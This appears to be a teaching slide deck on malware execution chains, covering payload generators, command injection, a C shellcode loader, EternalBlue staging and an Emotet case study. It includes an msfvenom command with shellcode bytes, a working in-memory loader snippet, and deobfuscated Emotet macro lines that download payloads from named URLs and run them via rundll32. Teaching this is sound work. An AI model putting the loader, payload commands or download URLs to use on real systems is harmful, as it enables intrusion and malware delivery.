

RCE Vulnerability Exploitation (REMINDE)

□ Network message



□ File



Common case: Vulnerability Exploitation (I)

Common case: Vulnerability Exploitation (II)

Common case: Vulnerability Exploitation (III)

Execution achieved!

*Quick and Automated
Downloads*

Small and Simple

Complex and Powerful

- ☐ Excel Macro / User
- ☐ Exploit / User
- ☐ Exploit / No User

Terminology (big mess)

- ❑ **Many different terms** for indicating:
 - ❑ M-I
 - ❑ M-F
 - ❑ Intermediate malware artifacts
- ❑ Different terms may have **slightly different** (but **hard to define precisely**) meaning

Terminology (in a nutshell)

□ M-I

- **shellcode, payload**, first-stage
- All the terms of intermediate artifacts

□ Intermediate malware artifacts:

- **downloader, dropper**
- **loader**
(next stage encoded in its code: no download)

□ M-F

- **implant**, agent, **second-stage ... bot ... RAT ...** malware

Tactic: Execution (Vuln Exploitation)

Hmmm...

- ❑ How to construct the payload?
- ❑ Do I need to write CPU instructions by hand?

Payload Generator

Input program already available in **some form**

(e.g., shell batch, C / Java / Python **source**,..., Windows / Linux executable)

Description of

- ☐ Input format
- ☐ Output format
- ☐ Length constraints
- ☐ ...

**PAYLOAD
GENERATOR**

**Sequence of bytes
executable for the desired platform**

Example: msfvenom (Metasploit suite)

- ❑ Take this **executable file** (a reverse shell over TCP for Windows)
- ❑ Represent it as a **sequence of bytes that can be called** within a Windows process

```
root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp
```

```
Payload size: 380 bytes
```

```
buf = ""
```

```
buf += "\xbb\x78\xd0\x11\xe9\xda\xd8\xd9\x74\x24\xf4\x58\x31'
```

```
buf += "\xc9\xb1\x59\x31\x58\x13\x83\xc0\x04\x03\x58\x77\x32'
```

```
⋮
```

Much Simpler: Command Injection

- ❑ Certain RCE vulnerabilities are **command injection** vulns
- ❑ Payload is a **shell command**
(not an executable byte sequence)



Search Parameters:

- Results Type: Overview
- Keyword (text search): command injection
- Search Type: Search Last 3 Months
- Match: Exact
- CPE Name Search: false

There are **235** matching records.
Displaying matches **1** through **20**.

Example (Old but interesting)

Command injection vulnerability

Tactic: Execution (Vuln Exploitation **with loader**)

Chains so far



Each "piece of code" executed by a **different** process

□ shell f1	cscript f2	cscript f3	shell f4	...	fN
□ shell f1	shell f2	f3	cscript f4	...	fN
□ cscript f1	cscript f2	shell f3	python f4	...	fN
□ p1	cscript f2	shell f3	python f4	...	fN

Exploit
(code injection)

Further possibility: Loader

Each "piece of code" executed by a **different** process

The **same** process **loads and executes** increasingly more complex code

Example (basic idea) (I)

❑ Injected code:

1. Read sequence of bytes that represents a **"more complex" program in executable form**
 - ❑ From a file
 - ❑ From a network connection
2. Copy that sequence in a free memory region **of its process**
3. **Call** the first byte of that sequence

Example (basic idea) (II)

```
// Read sequence of executable bytes
// from file/network
// Store sequence in 'code' byte array
unsigned char code[]

// Allocate memory for MSF-Shellcode
void* exec = VirtualAlloc(0, sizeof code, MEM_COMMIT, PAGE_EXECUTE_READWRITE);

// Copy MSF-Shellcode into the allocated memory
memcpy(exec, code, sizeof code);

// Execute MSF-Shellcode in memory
((void(*)())exec)();
```

Curiosity...meterpreter

- ❑ `meterpreter` (a shell) is a **final** payload
- ❑ Eternalblue exploit:
 - ❑ Open connection to vulnerable server
 - ❑ Inject exploit in connection (payload = small loader)
 - ❑ Loader running in vulnerable server:
 - ❑ Load larger code from connection (served by metasploit)
 - ❑ Execute larger code
- ❑ Eventually, vulnerable server executes (also) `meterpreter`

Case study: (Small subset of) Emotet

Emotet

- ❑ 2014 Appeared
- ❑ January 2021 Takedown by Europol + 8 countries
- ❑ November 2021 Rebooting
- ❑ 2023 Still active

- ❑ Estimated size (#bots)
 - ❑ Prior to takedown 1.6 millions
 (aggregate, not simultaneous)
 - ❑ November 2021 130.000 over 180 countries

Initial Access + Execution

Initial Access 9 techniques

Drive-by
Compromise

Facing
Application

External Remote
Services

Hardware
Additions

Spearphishing Attachment

Phishing (2/3)

Spearphishing Link

Spearphishing via Service

- ❑ **Spearphishing**: targeted at a **specific** individual, company, or industry
- ❑ Adversaries usually rely upon **User Execution** to gain execution

Execution 14 techniques

System Services (0/2)

Malicious File

User Execution (2/3)

Malicious Image

Malicious Link

Execution

Execution

14 techniques

Cloud
Administration
Command

AppleScript

Cloud API

JavaScript

Network Device CLI

Command and
Scripting
Interpreter (3/9)

PowerShell

Python

Unix Shell

Visual Basic

Windows Command Shell

- ❑ Adversaries may abuse command and **script interpreters** to execute commands, scripts, or binaries.
- ❑ Most systems come with some built-in command-line interface and scripting capabilities

Execution: Some details (I)

- ❑ Many different "waves"
- ❑ Attempt to avoid detection
- ❑ Attachment: Excel with XL4 macros
- ❑ User must open and enable macro
- ❑ Macro execution:
 - ❑ Download *payload*
(main "Emotet module" as a DLL library)
 - ❑ Execute `rundll32.exe` *payload*

Execution: Some details (II-a)

- ❑ Many different "waves" for (attempting to) avoid detection
- ❑ Attachment: Microsoft HTML application (HTA) file (\approx HTML+Javascript)
- ❑ User must open and enable execution by `mshta.exe` (native Windows program digitally signed by Microsoft)
- ❑ HTA execution:
 - ❑ Execute `powershell script-in-hta-file`
 - ❑ ...

Execution: Some details (II-b)

□ HTA execution:

- Execute `powershell script-in-hta-file`

 - Download `powershell-script`

- Execute `powershell powershell-script`

 - Download `payload`

- Execute `rundll32.exe payload`

Execution: Some details (III)

- ❑ Attachment: Excel with XL4 macros
- ❑ User must open and enable macro
- ❑ Macro execution:
 - ❑ Execute `wscript.exe script-in-macro`
(Windows Script utility present in all Windows)
 - ❑ `cmd.exe powershell download-payload`
 - ❑ `rundll32.exe payload`

Remark 1

- ❑ **Many different "execution chains"**
- ❑ Attempt to avoid detection
- ❑ Dataset January 2022
 - ❑ ≈ 20000 Emotet executions
 - ❑ ≈ 140 unique program chains
 - ❑ ≈ 20000 unique program+parameter chains
- ❑ **Each observed sample is \approx unique!**

Remark 2

❑ Scripts/Macros are obfuscated

```
auto_open: auto_open->'GTTTT'!$G$1 |
SHEET: GTTTT, Macrosheet _ _ _ _ |
CELL:G14, =(FORMULA()=FORMULA('Gbi1'!T2,G16))=FORMULA((((((((('Frb1'!P22&'Frb1'!H9)&'Frb1'!L2)&'Frb1'!B15)&'Frb1'!B15)&'Frb1'!P11)&'Gbi1'!C5)&'Gbi1'!E2)&'G

1'!K23)&'Frb1'!P11)&'Frb1'!P13,G28), 1
```

❑ Obfuscated Excel macro

```
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0, 'http://ordinateur.ogivart.us/editor/Qpo70A0nbe/', '..\\sun.ocx', 0, 0]
EXEC: ['C:\\Windows\\SysWow64\\rundll32.exe ..\\sun.ocx,D"&"l"&"lR"&"egister"&"Serve"&"r"]
```

❑ ...after deobfuscation by a specialized tool

Persistence

- ❑ Initial Access
- ❑ Execution
- ❑ **Persistence**
- ❑ Command&Control
- ❑ Exfiltration

- ❑ Adversaries may achieve persistence by adding a program to a startup folder or referencing it with a **Registry run key**.
- ❑ This will cause the program to be executed **when a user logs in**.
- ❑ The programs will be executed under the context of the user and will have the account's associated permissions level.

Persistence 19 techniques

Boot or Logon
Autostart
Execution (1/14)

Print Processors

Re-opened Applications

Registry Run Keys / Startup Folder

Security Support Provider

Shortcut Modification

Persistence in Emotet

(ONE of the MANY chains)

-:
- ...
- Download *payload*
- Execute `rundll32.exe payload`
- Execute `DllRegisterServer.exe payload`

```
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0, 'http://old.liceum9.ru/images/0/', '..\\sun.ocx', 0, 0]  
EXEC: ['C:\\Windows\\SysWow64\\rundll32.exe ..\\sun.ocx,D"&"l"&"lR"&"egister"&"Serve"&"r"]
```

Basic Malware Concepts

Communication Pattern

Scenario

Organization

Execution obtained:

- ☐ M-I is running,
or
- ☐ Intermediate artifact is running,
or
- ☐ M-F is running

- ☐ Who is **client** and who is **server**?

Wrong Communication Pattern

